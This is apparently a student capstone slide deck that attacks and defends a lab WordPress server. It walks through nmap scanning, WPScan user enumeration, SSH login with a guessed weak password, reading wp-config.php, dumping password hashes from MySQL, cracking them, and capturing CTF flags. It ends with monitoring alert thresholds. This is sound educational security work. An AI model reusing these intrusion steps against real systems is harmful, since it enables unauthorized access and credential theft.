Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

By: Vivek Madala, Moonzarin Haider, Najee Cuffy, Yann Seide

COLUMBIA | ENGINEERING


The Fu Foundation School of Engineering and Applied Science

Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.90
OS: Linux 5.4.0
Hostname: Kali Linux

IPv4: 192.168.1.100
OS: Ubuntu 18.04
Hostname: Elasticsearch

IPv4: 192.168.1.105
OS: Ubuntu 18.04
Hostname: Capstone

IPv4: 192.168.1.110
OS: Debian GNU/Linux 8
Hostname: Target 1

Network Topology

- **Scanning the network & Identifying the IP addresses**

Nmap -sV -O 192.168.1.*

Shell No. 1

```
File  Actions  Edit  View  Help

 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 168

 ------------------------------------------------------------------------------
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname

 ------------------------------------------------------------------------------
 192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
 192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
 192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
 192.168.1.110   00:15:5d:00:04:10      1      42  Microsoft Corporation
root@Kali:~# nmap -sV -O 192.168.1.*
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-28 17:23 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00043s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Warning: OSScan results may be unreliable because we could not find at leas
t 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|7|2008 (87%)
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_7 cpe:/o:
microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
Aggressive OS guesses: Microsoft Windows XP SP2 (87%), Microsoft Windows 7
(85%), Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00052s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
```

```
File  Actions  Edit  View  Help

111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.000048s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 42.20 seconds
root@Kali:~#
```


Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Weak Password & Open Port 22 SSH Login	Gaining user “Michael’s” easily exploited user credentials allowed users to access restricted sensitive information. With Port 22 being vulnerable, able to exploit SSH into the port to gain further information and damage.	There can be a brute force attack through weak password setups that can grant unauthorized users credentials as well as being able to SSH into Port 22 if it has not blocked outside access.
WordPress User Enumeration	WPScan detected all the list of users by using -u .	Unauthorized attackers can easily access a list of usernames and to target the specific web application.
Escalation Vulnerabilities	Escalation vulnerabilities are system flaws that grant unauthorized user excessive or wrong permissions after authenticating themselves. AKA: /etc/sudoers file allowing sudo to be run as user, host, by running sudo visudo -f /etc/sudoers to edit the sudoers file for privilege escalation.	Granting unauthorized user sudo privileges to escalate as a user or host which can then be exploited by the unauthorized user for modifications to login etc.
WordPress Configuration & SQL Database	SQL database was in plaintext and easily readable.	Anyone can get access to the open file with usernames and passwords. Encryption is needed to prevent this vulnerability

Exploitation: Weak password & Open Port 22 SSH

Took advantage of user Michael's weak password "michael" to gain access as user.



Exploitation: Weak password & Open Port 22 SSH

Used SSH to gain the user shell (Michael). We were able to access Michael's files.

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Jul 29 10:59:49 2022 from 192.168.1.90
michael@target1:~$ /var/www/html$
-bash: /var/www/html$: No such file or directory
michael@target1:~$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cd hrml
-bash: cd: hrml: No such file or directory
michael@target1:/var/www$ cd html
michael@target1:/var/www/html$ cd wordpress
michael@target1:/var/www/html/wordpress$ ls
index.php    wp-activate.php     wp-comments-post.php  wp-content   wp-links-opml.php  wp-mail.php      wp-trackback.php
license.txt  wp-admin            wp-config.php         wp-cron.php  wp-load.php        wp-settings.php  xmlrpc.php
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes  wp-login.php       wp-signup.php
michael@target1:/var/www/html/wordpress$ nano wp-config.php
michael@target1:/var/www/html/wordpress$ mysql -u root -p
```

Exploitation: WordPress User Enumeration

WPScan detected all the list of users by using -u.
wpscan –url http://192.168.1.110 –enumerate

```
root@Kali:~# wpscan --url http://192.168.1.110 --enumerate
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.7.8

      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.


Scan Aborted: The remote website is up, but does not seem to be running Wor
dPress.
root@Kali:~#
```

```
File  Actions  Edit  View  Help
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 |  Found By: Direct Access (Aggressive Detection)
 |  Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 |  Found By: Direct Access (Aggressive Detection)
 |  Confidence: 60%
 |  References:
 |   - https://www.iplocation.net/defend-wordpress-from-ddos
 |   - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 |  Found By: Emoji Settings (Passive Detection)
 |   - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8.7'
 |  Confirmed By: Meta Generator (Passive Detection)
 |   - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <============================================================> (10 / 10) 100.00% Time: 00:0

[i] User(s) Identified:

[+] steven
 |  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 |  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Thu Jul 28 17:55:55 2022
[+] Requests Done: 33
[+] Cached Requests: 19
[+] Data Sent: 7.656 KB
[+] Data Received: 172.615 KB
[+] Memory used: 125.008 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```

Exploitation: WordPress Configuration & SQL Database

From the wp_users, we could easily see Michael's corresponding hashes. John the ripper used to crack his hashes

```
mysql> clear
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+
-------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url |
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+
-------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+
-------+-------------+----------------+
2 rows in set (0.00 sec)

mysql>
```

```
michael@target1:/var/www/html$ cat service.html
<!DOCTYPE html>
<html lang="zxx" class="no-js">
<head>
    <!-- Mobile Specific Meta -->
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <!-- Favicon-->
    <link rel="shortcut icon" href="img/fav.png">
    <!-- Author Meta -->
    <meta name="author" content="codepixer">
    <!-- Meta Description -->
    <meta name="description" content="">
    <!-- Meta Keyword -->
    <meta name="keywords" content="">
    <!-- meta character set -->
    <meta charset="UTF-8">
    <!-- Site Title -->
    <title>Security</title>

    <link href="https://fonts.googleapis.com/css?family=Poppins:100,200,400,300,500,600,700" rel="styles
        <!--
        CSS
        ============================================= -->
        <link rel="stylesheet" href="css/linearicons.css">
        <link rel="stylesheet" href="css/font-awesome.min.css">
        <link rel="stylesheet" href="css/bootstrap.css">
        <link rel="stylesheet" href="css/magnific-popup.css">
        <link rel="stylesheet" href="css/nice-select.css">
        <link rel="stylesheet" href="css/animate.min.css">
        <link rel="stylesheet" href="css/owl.carousel.css">
        <link rel="stylesheet" href="css/main.css">
</head>
<body>

    <header id="header" id="home">
        <div class="container header-top">
            <div class="row">
                <div class="col-6 top-head-left">
                    <ul>
                        <li><a href="#"><i class="fa fa-facebook"></i></a></li>
                        <li><a href="#"><i class="fa fa-twitter"></i></a></li>
```

```
                                                    </div>
                                                </div>
                                            </div>
                                        </div>
                                    </div>
                                </footer>
                                <!-- End footer Area -->
                                <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
                                <script src="js/vendor/jquery-2.2.4.min.js"></script>
                                <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.j
QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q" crossorigin="anonymous"></script>
                                <script src="js/vendor/bootstrap.min.js"></script>
                                <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaS
AA"></script>
                                <script src="js/easing.min.js"></script>
                                <script src="js/hoverIntent.js"></script>
                                <script src="js/superfish.min.js"></script>
                                <script src="js/jquery.ajaxchimp.min.js"></script>
                                <script src="js/jquery.magnific-popup.min.js"></script>
                                <script src="js/owl.carousel.min.js"></script>
                                <script src="js/jquery.sticky.js"></script>
                                <script src="js/jquery.nice-select.min.js"></script>
                                <script src="js/waypoints.min.js"></script>
                                <script src="js/jquery.counterup.min.js"></script>
                                <script src="js/parallax.min.js"></script>
                                <script src="js/mail-script.js"></script>
                                <script src="js/main.js"></script>
                            </body>
                        </html>
```

Flag 1 : {b9bbcb33e11b80be759c4e844862482d}

- **Flag1 was found in /var/www/html/service.html**

Exploitation: WordPress Configuration & SQL Database

From the wp_users, we could easily see Michael's corresponding hashes. John the ripper used to crack his hashes

Flag 2: *{fc3fd58dcdad9ab23faca6e9a36e581c}*

Flag2.txt was found at this stage in /var/www/ directory


```
michael@target1:/var/www/html$ cd ..
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```


Alerts Implemented

Excessive HTTP Error Alert

Summarize the following:

- Which **metric** does this alert monitor?
  - This alert monitors Packbeat.
- What is the **threshold** it fires at?
  - http.response.status_code above 400 for the last 5 minutes is the threshold the alert fires at.
- **Reliability**
  - These results generate a decent amount of **TRUE** positives because more than 300+ codes were from clients. With this threshold set, the reliability is **HIGH.**







HTTP Request Size Monitor Alert

Summarize the following:

- Which **metric** does this alert monitor?
  - This alert monitors Packetbeat.
- What is the **threshold** it fires at?
  - http.request.bytes above 3500 for the last 1 minute
- **Reliability**
  - This alert would be of **MEDIUM** reliability, as alerts are generating bits of false positives. There could be a large file within the transfer on the network that's triggering the alert from the threshold thats set. It's not the most reliable threshold to catch malicious files.

